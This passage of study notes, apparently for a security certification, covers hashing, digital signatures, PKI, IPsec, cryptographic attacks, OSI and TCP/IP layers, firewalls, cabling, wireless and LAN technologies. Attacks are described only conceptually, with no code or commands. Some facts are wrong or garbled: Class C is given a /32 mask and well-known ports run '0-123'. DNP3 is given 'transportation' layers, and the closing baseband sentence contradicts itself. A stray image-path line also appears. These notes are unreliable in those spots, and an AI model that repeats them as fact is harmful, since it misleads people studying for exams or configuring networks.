It processes *512-bit* blocks of the message, but it uses four distinct rounds of computation to produce a *128-bit* digest.
MD5 has the same padding requirements as MD4
MD5 implements additional security features that reduce the speed of message digest
MD5 protocol is subject to collisions.

Digital Signatures

Public key cryptography + hashing functions = DS
Digital signature insures; message **integrity, authenticity** as well as **non-repudiation**.

Hashed Message Authentication Code HMAC

It implements a partial digital signature – (integrity, but no Nonrepudiation)

Which Key Should I Use?

-Encryption, ⇨ *recipient's public key*.
-Decryption ⇨ *your private key.*
-Digital signature (as a sender) ⇨ *your private key.*
-Digital signature (as a receiver) ⇨ *sender's public key.*

Digital Signature Standard

NIST specifies the digital signature algorithms acceptable for FIPS) 186-4, AKA the *Digital Signature Standard (DSS).*
The algorithms must use the *SHA-2* hashing functions.
There are three currently approved standard algorithms:
-The Digital Signature Algorithm DSA - FIPS 186-4
-The Rivest, Shamir, Adleman RSA - ANSI X9.31
-The Elliptic Curve DSA (ECDSA) - ANSI X9.6

Public Key Infrastructure

facilitate communication between parties previously unknown to each other

Certificates

Digital certificates provide communicating parties with the assurance that the people they are communicating with truly are who they claim to be.
When users verify that a certificate was signed by a trusted CA, they know that the public key is legitimate.
Certificates contain specific identifying information, and their construction is governed by an international standard - *X.509.*
The current version of X.509 (version 3) supports certificate extensions.

Certificate Authorities

Neutral organizations offer notarization services for digital certificates, e.g. Symantec, GeoTrust and GlobalSign.
Registration authorities (RAs) assist CAs with the burden of verifying users' identities prior to issuing digital certificates.
Certificate Path Validation (CPV) validates that each certificate in a certificate path from the original root of trust down to the server or client in question is valid and legitimate.

Certificate Generation and Destruction

Enrolment

When you want to obtain a digital certificate, you must first prove your identity to the CA (sometimes involves physically appearing before an agent with the appropriate identifications)
Some certificate authorities provide other means of verification, including the use of credit report data.
The CA next creates an X.509 digital certificate containing your identifying information and a copy of your public key.
The CA then digitally signs the certificate using the CA's private key and provides you with a copy of your signed certificate.

Verification

...by checking the CA's digital signature using the CA's public key. Next, you must check and ensure that the certificate was not published on a *certificate revocation list (CRL).*

Revocation

When do we need revocation?
-When the certificate was compromised (e.g., the certificate owner accidentally gave away the private key).
-When the certificate was erroneously issued.
-When the details of the certificate changed.

The certificate practice statement (CPS) states the practices a CA employs when issuing or managing certificates.

There are two techniques to verify the authenticity of certificates

Certificate Revocation Lists are maintained by the various CAs and contain the certificate state identified by its serial numbers.

The major disadvantage of CRL is that they must be downloaded and cross-referenced periodically.

This method is the most common method used today.

Online Certificate Status Protocol (OCSP) This protocol eliminates the latency inherent in the use of CRL by providing a means for *real-time* certificate verification.

Applied Cryptography

Portable Devices

Microsoft Windows includes the BitLocker and Encrypting File System (EFS) technologies, Mac OS X includes FileVault encryption, and the TrueCrypt is open source disk encryption for variety of OSs

The major differentiators between these tools are how they protect keys stored in memory, whether they provide full disk or volume-only encryption; or wither they integrate TPMs

Email

Pretty Good Privacy PGP

Email encryption service that uses "web of trust" concept.

It is available in two versions. The commercial version uses *RSA* for key exchange, *IDEA* for encryption, and *MD5* for message digest. The freeware version uses DH key exchange, the *CAST 128-bit* for encryption, and the SHA-1 for hashing.

Many commercial providers also offer PGP-based email services as web-based cloud (e.g. StartMail and Mailvelope)

Secure Multipurpose Internet Mail Extensions S/MIME

The de facto standard for email attachment encryption. It uses the *RSA* algorithm.

MS Outlook and Outlook Web Access Mozilla Thunderbird uses S/MIME and Unlike PGP, it relies on the use of X.509.

Web Applications

SSL and TLS

SSL was developed by Netscape to provide client/server encryption for web traffic.

HTTP over SSL uses port *443*

Microsoft adopted it as a security standard for its IE browser.

SSL's goal is to create secure communications channels that remain open for an entire web browsing session.

TLS incorporated many security enhancements and was adopted as a replacement for SSL in most applications.

Early versions of TLS supported downgrading communications to SSL v3.0 when both parties did not support TLS. However, in 2011, TLS v1.2 dropped this backward compatibility.

In 2014, an attack known as the *Padding Oracle On Downgraded Legacy Encryption (POODLE)* demonstrated a significant flaw in the SSL 3.0; as such many corporations discontinued SSL usage at all, and replaced it with TLS.

Steganography and Watermarking

Steganography is the art of using cryptographic techniques to embed secret messages within another message.

Steganography is an extremely simple technology to use, with free tools openly available on the Internet.

Digital Rights Management

Digital rights management (DRM) software uses encryption to enforce copyright restrictions on digital media that contains music, movies, and e-books and so on.

Networking

Circuit Encryption

It has two types of encryption techniques

Link encryption protects **entire** communications circuits by creating a secure tunnel between two points (performance hit)

End-to-end encryption does not encrypt the header, trailer, address, and routing data (it moves faster but is more susceptible to sniffers and eavesdroppers)

IPsec

A standard architecture set forth by the *IETF* for setting up a secure channel to exchange information between two entities.

The entities communicating via IPsec could be two systems, two routers, two gateways, or any combination of entities.

It is an open, modular framework that allows many manufacturers to develop IPsec solutions.

IPsec uses *public key cryptography* to provide encryption, access control, Nonrepudiation, and message authentication on IP-based environment.

IPsec can operate in either *transport* or *tunnel* mode and is commonly paired with L2TP

IPSec components

The Authentication Header (AH) provides message **integrity**, **Nonrepudiation**, **authentication** and **access control** and *prevents replay attacks*.

The Encapsulating Security Payload (ESP) provides **integrity** and **confidentiality** and *prevents replay attacks*.

IPsec modes of operation

Transport mode, only the packet payload is encrypted.

Tunnel mode, the entire packet, including the header, is encrypted. This mode is designed for gateway-to-gateway.

The IPSec's Security Association represents the communication session and records any configuration info.

The SA represents a simplex connection.

Two-way channel ⇨ two SAs, one for each direction.

The Internet Security Association and Key Management ISAKMP

Provides support services for IPsec by negotiating, establishing, modifying, and deleting SAs.

There are four basic requirements for ISAKMP:

-Authenticate communicating peers

-Create and manage security associations

-Provide key generation mechanisms

-Protect against threats (for example, replay and DoS attacks)

Cryptographic Attacks

Analytic Attack this is an algebraic manipulation that attempts to reduce the complexity of the algorithm. It focuses on the logic of the algorithm itself.

Implementation Attack exploits holes in the implementation of a cryptography system. It focuses on exploiting the software code and the methodology employed to program the system.

Statistical Attack exploits statistical weaknesses in a cryptosystem, such as floating-point errors and inability to produce truly random numbers; it attempt to find vulnerability in the hardware or the OS hosting the cryptography application.

Brute Force AKA *Exhaustive Key Search*, it attempts every possible valid combination for a key or password.

Rainbow tables provide pre-computed values for cryptographic hashes (cracking passwords stored in hashed form)

Frequency Analysis attacks basic, poorly implemented algorithm by using the knowledge that the letters *E*, *T*, *O*, *A*, *I*, and *N* are the most common in the English language, and analyse their patterns on the ciphertext to unveil the secret key

Known Plaintext the attacker has a copy of the encrypted message along with the plaintext message used to generate the ciphertext.

Chosen Ciphertext the attacker has the ability to decrypt chosen portions of the ciphertext and use the decrypted portion of the message to discover the key.

Chosen Plaintext the attacker has the ability to encrypt plaintext messages of their choosing and can then analyze the ciphertext output of the encryption algorithm.

Meet in the Middle *(2DES, remember?!)* The plain text is brute forced using every possible key (k1), and the equivalent ciphertext is decrypted using all possible keys. When a match is found, (k_1, k_2) represents both portions.

This type of attack generally takes only double the time necessary to break a single round of encryption (or 2*n* rather than the anticipated 2*n* * 2*n*)

Probing attack a form of implementation attack that doesn't attack the algorithm directly, instead it watches the circuitry surrounding the crypto module in the hope that the complementary components will disclose information about the key or the algorithm.

Birthday attack the point of this attack is that it's easier to find two messages with the same digest than to match a specific message and it's specific digest, it's based on the 'Birthday paradox' and it mainly targets the hashing functions.

Way to DOMAIN#4

Domain 4 Network Security

Do you know these already? If no, please refer back to your resources, if yes, march on:

OSI and TCP/IP models, IP networking, DNP3, FCoE, MPLS, VoIP, iSCSI, modems, switches, routers, wireless access points, mobile devices, Transmission media, firewalls, proxies, Content-distribution, Multimedia collaboration, Remote access, Data communications and Virtualized networks.

OSI Model

Divide networking tasks into seven distinct layers. Each layer is responsible for performing specific tasks to support data exchange between two computers.

Encapsulation/De-encapsulation

Encapsulation is the addition of a header, and possibly footer, to the data received by each layer from the layer above before it's handed off to the layer below.

Unique components/protocols at each layer

Layer 2

The Data Link layer contains two sublayers: the *Logical Link Control (LLC)* sub-layer and the *MAC sub-layer.*

Address Resolution Protocol ARP and *ReverseARP* are used to resolve IP addresses into MAC addresses.

Layer 3

IP v4 Address classes

Class	Octets	Default subnet
A	1 – 126	255.0.0.0 (/8)
B	128 – 191	255.255.0.0 (/16)
C	192 – 223	255.255.255.0 (/32)
D	224 – 239	*Multicast groups.*
E	240 – 255	*Reserved for future use, and R&D purposes.*

OSI Model vs. TCP/IP [DoD] Model

OSI		DoD	Characteristics	Protocols	Devices	Threats
Application [Layer 7]			Supports application and end-user processes. It allows apps to communicate with the protocol stack.	FTP, SMTP, IMAP, SNMP, S-RPC	Gateways, Application firewall	Malware, Spam, HTTP Flood.
Presentation [Layer 6]	Data Stream	Application	Responsible for transforming data received from layer 7 into a format that any system can understand (audio, video, etc...), also responsible for encryption and compression.	JPEG, ASCII, TIFF, MIDI	-	Unauthorized login and password attacks, RPC & NetBIOS attacks; session hijacking and cookies poisoning attacks.
Session [Layer 5]			Responsible for establishing, maintaining, and terminating communication sessions between two computers (half-duplex and full duplex)	NFS, SQL, RPC	Circuit-level gateways	
Transport [Layer 4]	Segment	Transport	Establishes a logical connection between two devices and provides end-to-end transport services to ensure data delivery. It is also responsible for end-to-end error recovery and flow control.	TCP, UDP, SPX, SSL and TLS	Layer-4 Switches *(integrates routing & switching by forwarding traffic at layer 2 speed using layer 4 information)*	SYN-Flood attacks, Port scanning.
Network [Layer 3]	Packet	Internet	Responsible for adding routing and addressing information to the data. but it is not responsible for verifying guaranteed delivery (stateless)	*Most protocols that begins with the letter 'i' except IMAP,* RIP, SKIP	Routers, Packet-filtering firewalls, Layer-3 switches	Wormhole, black hole, routing table overflow, ping flood, NDP spoofing, teardrop, IP spoofing, the ping of death, Packet sniffing.
Data Link [Layer 2]	Frame	Link	Responsible for formatting the packet from the Network layer into the proper format for transmission. The proper format is determined by the hardware and the technology of the network.	SLIP, PPP, ARP, L2TP, PTPP, ISDN	Switches and Brouters	ARP poisoning, MAC flooding
Physical [Layer 1]	Bits		Accepts the frame from the Data Link layer and converts the frame into bits for transmission over the physical connection medium.	EIA/TIA-232 and -449 X.21, HSSI, SONET and V.24	NICs, hubs, repeaters, concentrators, and amplifiers	Evil twin, tapping and eavesdropping, sniffing & wiretapping, and physical attacks

IPv4 is a connectionless (unreliable datagram service), 32-bit protocol that assigns route addressing for data packets.

Different functionalities Of IP addresses:

- Private Address Space

IANA has reserved the following three blocks of the IP address space for private internets under RFC 1918:

- 10.0.0.0 ⇨ 10.255.255.255
- 172.16.0.0 ⇨ 172.31.255.255
- 192.168.0.0 ⇨ 192.168.255.255

These addresses are for 'private' use only and are not routable in the internet.

- Class A network of 127.

Set aside for the loopback address and network health check purposes.

-Automatic Private IP Addressing APIPA

169.254.0.0 ⇨ 169.254.255.255 DHCP auto-configuration addresses (designed for small, non-routable networks if a DHCP server becomes unavailable - auto assigned to clients)

IPV6 aka IP new generation (IPng) unique features

- Supports 128-bit addressing scheme (3.4×10^{38} addresses)
- Scoped address | enables admins to restrict specific addresses for specific servers.

-QoS | priority values to be assigned to time-sensitive packets.

-Auto-configuration | administration is much easier, and it does not require NAT to extend its address space.

-Anycast address | used to send a packet to any one of a group of nodes.

-Default support for IPSec, and extensions to support data integrity and authentication.

How IPv4⇆IPv6 communications take place?

Either...

1. By encapsulate IPv6 packets within IPv4 packets, OR through...

2. Automatic tunneling | Methods:

- *6to4* tunneling (inter-site) method, where the tunnel endpoints are determined by using a well-known IPv4 anycast address on the remote side and embedding IPv4 data within IPv6 on the local side.

- *Teredo* (inter-site) method that uses UDP encapsulation so that NAT address translations are not affected.

- *Intra-Site Automatic Tunnel Addressing Protocol ISATAP* treats the IPv4 network as a virtual IPv6 local link.

ICMP Internet Control Message Protocol (ICMP) - 1 (0x01)

... is used to determine the health of a network or a specific link. It utilized by `ping`, `traceroute` and `pathping` commands.

Concerns | there's no built-in controls to protect against DDoS attacks, such as ping of death, smurf attacks, and ping floods.

The 'type' field defines the purpose of the message in ICMP payload.

Type	Function
0	Echo reply
3	Destination unreachable
5	Redirect
8	Echo request
9	Router advertisement
10	Router solicitation
11	Time exceeded

IGMP Internet Group Management Protocol (IGMP) - 2 (0X02)

It allows systems to support *multicasting* (initially transmit a single data signal for the entire group rather than a separate initial data signal for each intended recipient)


Layer 4

Transmission Control Protocol (TCP) - 6 (0X06)

It's a full-duplex connection-oriented (*handshaking process*) protocol that employs reliable sessions.

TCP header flag values

ACK	Acknowledgement	Acknowledges synch or shutdown request
PSH	Push	push data immediately to application
RST	Reset	immediate disconnect of session
SYN	Synchronization	sync with new sequencing numbers
FIN	Finish	graceful shutdown of TCP session



TCP Handshake Process

User Datagram Protocol (UDP) - 17 (0x11)

It is a connectionless "best-effort" communications protocol (no error detection or correction, does not use sequencing, does not use flow control mechanisms)

Useful for | application that concerns more about speed rather than connection reliability (stream videos and audios)

A UDP header is 8 bytes that contains: *Source and destination ports, message length and checksum.*

Both TCP and UDP each have 65,536 ports; $2^{16.}$

Different port numbers

0-123	Well-know or service ports
1024-49151	IANA's registered software ports
49152-65535	Random, dynamic or ephemeral ports

Layer 5

Communication sessions can operate in one of three different discipline or control modes:

Simplex One-way direction communication

Half-Duplex Two-way communication, but only one direction can send data at a time

Full-Duplex Two-way communication, in which data can be sent in both directions simultaneously.

TCP/IP and Multilayer Protocols

TCP/IP protocol suite has the ability to encapsulate different individual protocol into each other, like this:

`[Ethernet [IP [TCP [HTTP] ] ] ]`

HTTP encapsulated in TCP, which it turn encapsulated in IP and so on.

It even possible to add individual services in-between:

`[Ethernet [IPSec [IP [TCP [SSL [HTTP] ] ] ] ] ]`

This is good mechanism, but it also brings some issues:

-Numerous *covert channel* mechanisms uses encapsulation to hide an unauthorized protocol inside another authorized one.

-*VLANhopping* is double-encapsulated IEEE 802.1Q VLAN tag, where the first encountered switch will strip away the first VLAN tag, and then the next switch will be fooled by the interior VLAN tag and move the traffic into the other VLAN, like this

`[Ethernet [VLAN1 [VLAN2 [IP [TCP [HTTP] ] ] ] ]`

Converged Protocols

Converge is the merging of specialty or proprietary protocols with standard protocols, common examples are:

Multiprotocol Label Switching MPLS a high-throughput network technology that directs data across a network based on short path labels. It's not limited to TCP/IP and it enables the use of many other technologies, including T1/E1, ATM, etc...

Internet Small Computer System Interface iSCSI a network storage standard based on IP that's used to enable location-independent file storage and transmission over LAN, WAN, or public Internet connections. A low-cost alternative to...

Fibre Channel over Ethernet FCoE a form of SAN or NAS that allows for high-speed file transfers at upward of 16 Gbps. Support for copper cables was added later to offer less-expensive options.

Voice over IP VoIP a tunneling mechanism used to transport voice and/or data over a TCP/IP network that has the potential to replace PSTN for being less expensive and offers a wider variety of options and features.

Software-Defined Networking SDN separates infrastructure layer (i.e., hardware and hardware-based settings) from the control layer (i.e., network services of data transmission management). It also removes the traditional networking concepts of IP addressing, routing, and so on from needing to be programmed into or be deciphered by hosted apps.

Content Distribution Networks CDN

It's a collection of resource services deployed in numerous datacenters across the Internet in order to provide low latency, high performance, and high availability of the hosted content. The most widely recognized P2P CDN is *BitTorrent*.

Distributed Network Protocol 3 DNP3

It's primarily used in the electric and water utility and management industries. It is used to support communications between data acquisition systems and the system control equipment.

DNP3 is an open and public standard and a multilayer protocol that functions similarly to that of TCP/IP, in that it has *link*, *transport*, and *transportation* layers.

Wireless Networks & other secure protocols

Wireless cells are the areas within a physical environment where a wireless device can connect to a wireless access point.

802.11 is the IEEE standard for wireless network.

Wireless Amendments

Amendment	Speed	Frequency
802.11	2 Mbps	2.4 GHz
802.11a	54 Mbps	5 GHz
802.11b	11 Mbps	2.4 GHz
802.11g	54 Mbps	2.4 GHz
802.11n	200+ Mbps	2.4 GHz or 5 GHz
802.11ac	1 Gbps	5 GHz

Wireless access points Configuration

Two main configurations

Ad hoc mode | any two wireless networking devices, including two wireless NICs, can communicate without a centralized control authority.

Infrastructure mode | a wireless access point is required, this mode has many variations:

In *Stand-alone* a WAP connecting wireless clients to each other but not to any wired resources (wireless hub exclusively)

A *wired extension* the WAP access point acts as a connection point to link the wireless clients to the wired network.

An *enterprise extended* is multiple WAPs are used to connect a large physical area to the same wired network. Each wireless access point will use the same ESSID so clients can roam the area while maintaining connectivity.

A *bridge* mode is used to link two wired networks.

Wireless Encryption Protocols

Wired Equivalent Privacy WEP is an IEEE 802.11 standard that provides 64- and 128-bit encryption for WLAN protection by employing RC4 algorithm.

Cryptanalysis has conclusively demonstrated that significant flaws exist in the WEP algorithm (*static common key and poor implementation of IVs)*

✕WEP should *never* be used on a wireless network.

WiFi Protected Access (WPA) improves on WEP by implementing the *Temporal Key Integrity Protocol (TKIP)*

WPA VS. 802.11i (WHICH IS WHICH?!?!)

WPA was designed as the replacement for WEP; it was a temp fix until the new **802.11i** amendment was completed. The process of crafting the new amendment took years, and when 802.11i was finalized, the WPA solution was already widely used, so they could not use the WPA name as originally planned; thus it was branded **WPA2**, so they are two different technologies (WPA and WPA2! And not versions of each other)

WPA2 802.11i

This is a new standard that uses Counter Mode Cipher Block Chaining Message Authentication Code Protocol (CCMP), which is based on the AES encryption scheme.

802.1X/EAP

It's an enterprise authentication standard that supported by both WPA and WP2.

Through the use of 802.1X, other techniques and solutions such as RADIUS, TACACS, certificates, smart cards, and biometrics can be integrated into wireless networks.

Temporal Key Integrity Protocol TKIP

It was designed as the replacement for WEP without requiring replacement of legacy wireless hardware.

TKIP improvements include: key-mixing (IVs + secret root key) before RC4 encryption; replay attack prevention through sequence counter and integrity check algorithm named Michael

Attacks specific to WPA and TKIP (i.e., coWPAtty and a GPU-based cracking tool) have rendered WPA's security unreliable.

CCMP

It was created to replace WEP and TKIP/WPA; CCMP uses AES with a 128-bit key for communication encryption.

To date, no attack has yet been successful against CCMP!

Antenna Types

The *standard straight* or *pole antenna* is an Omni-directional antenna that can send and receive signals in all directions perpendicular to the line of the antenna itself (found on most base stations and some client devices)

Many other types of antennas are *directional*, which include:

Yagi antenna is similar in structure to that of traditional roof TV antennas.

Cantennas are constructed from tubes with one sealed end. They focus along the direction of the open end of the tube.

Panel antennas are flat devices that focus from only one side of the panel.

Parabolic antennas are used to focus signals from very long distances or weak sources.

Network Access Control

NAC is concept of controlling access to an environment through strict adherence to and implementation of security policy, with the goals such as preventing/reducing zero-day attacks.

Firewalls

It's a network device used to filter traffic. It is typically deployed between a private network and a link to the Internet, but it can be deployed between departments within an organization.

Firewall types

Static Packet-Filtering (G-1, Layer 3) | it filters traffic by *examining data from a message header*. Usually, the rules are concerned with source, destination, and port addresses.

Issues | is unable to provide authentication or to tell whether a packet originated from inside or outside the LAN and it is easily fooled with spoofed packets.

Application-Level Gateway (G-2, Layer 7) | it's also called a proxy firewall. It filters traffic *based on the Internet service used for transmission and receive.*

Issues | negatively affects network performance because each packet must be examined and processed.

Circuit-Level Gateway (G-2, Layer 5) | aka circuit proxies, are used to *establish communication sessions between trusted partners.*

SOCKS is a common implementation of this type.

It manages communications *based on the circuit*, not the content of traffic.

Stateful Inspection (G3, Layer 3&4) | aka dynamic packet filtering firewalls, *evaluate the state or the context of network traffic* (examining source and destination addresses, application usage, source of origin, and relationship between current packets and the previous packets of the same session)

Next-Generation Firewalls NGFS

A hardware- or software- network system that is able to detect and block sophisticated attacks by enforcing security policies at many layers, it perform deeper inspection compared to Stateful inspection performed by G1&2 firewalls.

NGFWs use a more thorough inspection style, checking packet payloads and matching signatures for harmful activities such as exploitable attacks and malware.

A popular variation of NGFS is the:

Unified Threat Management UTM a management console where admins can monitor and manage a wide variety of security-related infrastructure.

UTM can be cloud service or network appliance that contains various services like, firewall, IDPS, antimalware, spam- or content- filtering and VPN capabilities.

Multi-homed Firewalls

firewall with more than one interface to filter traffic.

All multi-homed firewalls should have IP forwarding, which automatically sends traffic to another interface; *disabled* (force the filtering rules to control all traffic rather than allowing a software-supported shortcut between one interface and another)

Bastion host or a *screened host*

A firewall system logically positioned between a private network and an untrusted network.

Usually, the *bastion host* is located behind the router that connects the private network to the untrusted network.

Firewall Deployment Architectures

Single-tier | places the private network behind a firewall, which is then connected through a router to the Internet.

Only useful against generic attacks only (minimal protection)

Two-tier | -one of two different designs.

Design#1 – uses *firewall with three or more interfaces* (DMZ is located off one of the firewall interfaces)

Design#2 – uses *two firewalls in a series* (DMZ is located between the two serial firewalls)

This architecture introduces a *moderate* level of routing and filtering complexity.

Three-tier | *multiple subnets* between the private network and the Internet separated by firewalls.

The outermost subnet is usually a DMZ. A middle subnet can serve as a transaction subnet where systems needed to support complex web applications in the DMZ reside. The third, or back-end, subnet can support the private network. This is the most secure and the most complex architecture.

Other network devices

Devices	OSI layer	Functionality
Repeater	**1**	Device used to amplify and/or regenerate attenuated signals.
Hubs	**1**	Used to connect multiple systems or network segments that use the same protocol. A hub is essentially 'multiport' repeater.
Bridge	**2**	Connects two or more networks and forwards packets between them, it read and filter packets and frames, it passes broadcast.
Router	**3**	Device that determines the next network point to which a data packet should be forwarded towards its destination.
Brouter	**2&3**	Device which bridges some packets (based on layer-2) and routes other packets (based on laye-3). The bridge/route decision is based on configuration information.
Switch	**2**	Similar to a hub, in that it provides a central connection between two or more computers on a network, but with some intelligence.
Gateway	**7**	A computer system for exchanging information across incompatible networks by translating between two dissimilar protocols.
LAN Extenders	**2 & 3**	Remote access, multilayer switch used to connect distant networks over WAN links, same as WAN switch or WAN router.
Proxy	***varies***	Mediators, filters, caching servers, and even NAT/PAT servers for a network. Performs a function or requests a service on behalf of another system and connects network segments that use the same protocol.
IDPS	**5**	Systems that is able to detect/prevent malicious activities using the characteristics of the behavior and not just an attack signature.
Modems	**2**	Covers or modulates between an analog and digital in order to support computer communications of PSTN.

Cabling, Wireless, Topology, and Communications Technology

Network Cabling

Coaxial Cable

It has center core of copper wire surrounded by a layer of insulation, which is in turn surrounded by a conductive braided shielding and encased in a final insulation sheath.

Fairly *resistant to electromagnetic interference (EMI)* and offers more usable lengths than twisted-pair.

Coax types:

Thinnet | aka **10Base2**, used to connect systems to backbone trunks of thicknet cabling, distance = 185m, throughput = 10Mbps.

Thicknet | aka **10Base5**, distance = 500m, throughput = 10 Mbps.

Coax issues:

-Bending the coax cable past its maximum arc radius and thus breaking the center conductor.

-Deploying the coax cable in a length greater than its maximum recommended length.

-Not properly terminating the ends of the coax cable with a

50 ohm resistor.

Twisted-Pair

It consists of four pairs of wires that are twisted around each other and then sheathed in a PVC insulator.

TP types:

-Unshielded Twisted-Pair UTP ⇨ cabling without foil.

-Shielded Twisted-Pair STP ⇨ cabling with foil.

UTP	Throughput	Notes
Cat 1	Voice only	Not suitable for networks but usable by modems.
Cat 2	4 Mbps	Not suitable for most networks; host-to terminal mainframes.
Cat 3	10 Mbps	10Base-T Ethernet network (offers only 4 Mbps when used on Token Ring) and as telephone cables.
Cat 4	16 Mbps	Primarily used in Token Ring networks
Cat 5*	100 Mbps	Used in 100Base-TX, FDDI, and ATM networks.
Cat 6	1,000 Mbps	Used in high-speed networks.
Cat 7	10 Gbps	Used on 10 gigabit-speed networks.

** Cat5e is enhanced version of Cat5, to protect against far-end crosstalk, now 5e is rated by 100Base-T or 1000- deployments.*

TP issues:

-Using the wrong cable (category) for high-throughput networks.
-Deploying a cable longer than its max length (e.g. 100 meters)
-Using UTP in environments with significant interference.

Plenum cable is a type of cabling sheathed with a special material that does not release toxic fumes when burned, as does traditional PVC coated wiring.

Especially used if the building has enclosed spaces that *could trap gases.*

Optical fiber

It is a method of transmission that employs sending pulses of light through an optical fiber.

Advantages of optical fiber

-*Broad bandwidth* a single optical fiber can carry over 3M full-duplex voice calls or 90,000 TV channels.
-Immunity to electromagnetic interference.
-Low attenuation loss over long distances
-Security of information passed down the cable

Disadvantages of optical fiber

-Complexity; and -High cost.

Optical fiber cable

Fiber variations | 1. **Multi-mode** mostly used for communication over short distances (within a building or on a campus) with data rates of *10 Mbps* to *10 Gbps* over link length of *600 m.*

2. **Single mode** is designed for the TX of a single ray or mode of light as a carrier and is used for long-distance transmission.

Cabling and network mediums' general issues

Electromagnetic Interference EMI, aka *Radio-Frequency Interference RFI* in the RF spectrum, is a disturbance generated by an external source that affects an electrical circuit by EM induction, electrostatic coupling, or conduction.

Crosstalk

...is any phenomenon by which signals transmitted on one circuit create an undesired effect in another circuit.

Attenuation

the loss of transmission signal strength measured in decibels (dB). This phenomenon can be caused by:

Noise e.g. radio frequencies, electrical currents, and wire leakage.

Physical surroundings e.g. temperature, wall barriers, and improper wire installation

Travel distance when cable travel further beyond the standard limit.

Attenuation may occur to any type of signal whether it is copper, fiber or even satellite, but fiber is the least affected.

Network Topologies

Ring Topology

It connects each system as *points on a circle*, connection medium acts as a unidirectional transmission loop.

Implementations | fault tolerance mechanism, such as dual loops running in opposite directions (non-SPoF)

Bus Topology

It connects each system to a *trunk or backbone cable*. All systems on the bus can transmit data simultaneously, which can result in **collisions**.

-*Variations* | 1. **Linear** - employs a single trunk line with all systems directly connected to it.

2. **Tree** - employs a single trunk line with branches that can support multiple systems.

BUS topology is rarely if ever used today because it must be terminated at both ends; and it's considered SPoF.

Star topology

It employs a *centralized connection device* (hub or switch). Systems are connected to the center by a dedicated segment.

If any one segment fails, the other segments can continue to function. However, the central hub is SPoF.

Generally, the star topology uses less cabling and makes the identification of damaged cables easier.

A logical bus and a logical ring can be implemented as a physical star.

E.g. Ethernet is a bus-based technology (logical bus as physical star) where the switch device is actually a logical bus. Likewise, Token Ring can be deployed as a physical star using a *multi-station access unit MAU* - allows for the cable segments to be deployed as a star while internally the device makes logical ring connections.

Mesh *(the Internet topology)*

A mesh topology connects *systems to other systems using numerous paths*.

-Variations | 1. **Full mesh** - connects each system to *all* other systems on the network.

2. **Partial mesh** - connects many systems to *many* other systems.

Mesh provides *redundant* connections, allowing multiple segment failures without seriously affecting connectivity.

Wireless Communications and Security

Wireless communications employ radio waves to transmit signals over a distance.

The radio spectrum is measured or differentiated using frequency - measurement of the number of wave oscillations within a specific time; unit is Hertz (Hz)

Different ranges of frequencies have been designated for specific uses, such as AM and FM radio, VHF and UHF.

Currently, the *900 MHz*, *2.4 GHz*, and *5 GHz* frequencies are the most commonly used (unlicensed categorization)

Spread spectrum means that communication occurs over multiples freq. at the same time (parallel communication)

To manage the simultaneous use of the limited radio freq., several spectrum-use techniques were developed:

Frequency Hopping Spread Spectrum FHSS

It was an early implementation of the SS concept.

Mechanism | it transmits data in a *series while constantly changing the frequency in use*, the entire range of available frequencies are employed, but only one at a time is used.

Sender and receiver should have the same patterns while changing frequencies.

Good @ | help minimizing interference by not using only a single frequency that could be affected.

Direct Sequence Spread Spectrum DSSS

It employs *all the available frequencies simultaneously in parallel* (higher rate of data throughput than FHSS)

it uses a special encoding mechanism known as *chipping code* to allow a receiver to reconstruct data even if parts of the signal were distorted because of interference.

Orthogonal Frequency-Division Multiplexing OFDM

It employs a *digital multicarrier modulation scheme* that allows for a more tightly compacted transmission.

The modulated signals are *perpendicular* (no interference)

OFDM requires a smaller frequency set but can offer greater data throughput.

Cell Phones

It consists of using a portable device over a specific set of radio wave frequencies to interact with the cell phone carrier's network.

Cell phones went through many variations, e.g. generations during its lifetime (1G-4G)

Cell phone and Wireless Application Protocol (WAP)

WAP is protocol stack where users can communicate with the company network by connecting from their cells through the carrier network over the Internet.

WAP is a suite of protocols working together, such as *Wireless TLS, WTLS*, which provides security similar SSL or TLS.

Today, few phones still use WAP; the mechanisms used to support TCP/IP communications between mobile phones and the Internet are based on 3G and 4G technologies (GSM, EDGE, HPDSA, and LTE).

Bluetooth (802.15)

A personal area networks PANs devices.

Many Bluetooth connections are set up using a technique known as *pairing*.

Attacks against Bluetooth devices

Bluejacking | allows an attacker to transmit SMS-like messages to your device.

Bluesnarfing | allows hackers to connect with Bluetooth devices maliciously and extract information from them.

Bluebugging | grants hackers remote control over the feature and functions of a Bluetooth device.

Cordless Phones

It represents an often-overlooked security issue – the fact that they are designed to use any one of the *unlicensed frequencies* (900 MHz, 2.4 GHz, or 5 GHz) make attacks like eavesdropping got more realistic.

LAN Technologies

Ethernet IEEE 802.3

Ethernet is a broadcast technology that allows numerous devices to communicate over the same medium but requires these devices to perform collision detection and avoidance.

Ethernet employs broadcast and collision domains:

A *broadcast domain* is a physical grouping of systems in which all the systems in the group receive a broadcast.

A *collision domain* consists of groupings of systems within which a data collision occurs if two systems TX simultaneously.

Variations | Fast Ethernet ⇨ 100 Mbps throughput, Gigabit Ethernet supports ⇨ 1 Gbps throughput and 10 Gigabit Ethernet ⇨ 10 Gbps throughput.

Ethernet can support full-duplex communications and usually employs twisted-pair cabling.

Token Ring

Token Ring employs a *token-passing* mechanism to control which systems can transmit data over the network medium.

The token travels in a logical loop among all members of the LAN.

It is rarely used today because of its performance issue & cost.

Fiber Distributed Data Interface (FDDI)

A high-speed *token-passing* technology that employs two rings with traffic flowing in opposite directions.

FDDI is often used as a backbone for large enterprise networks.

Its dual-ring design allows for self-healing by removing the failed segment from the loop and creating a single loop out of the remaining inner and outer ring portions.

FDDI is expensive but there's less-expensive, distance limited, and slower version: *Copper DDI* uses twisted-pair cables.

Other Technologies

Analog and Digital

Analog communications occur with a *continuous signal* that varies in frequency, amplitude, phase, voltage, and so on.

Digital communications occur through the use of a *discontinuous signal* and a state change or on-off pulses.

Digital signals are more reliable than analog signals over long distances or when interference is present.

Synchronous and Asynchronous

Synchronous communications rely on *timing or clocking* mechanism and are typically able to support very high rates of data transfer.

Asynchronous communications rely on a *stop and start delimiter bit* to manage the transmission of data and is best suited for smaller amounts of data. PSTN is based on asynchronous communication mode.

Baseband and Broadband

How many communications can occur simultaneously

Baseband technology can support *only a single communication* channel and is a form of *digital signal* (e.g. Ethernet) that can support *multiple simultaneous signals*.

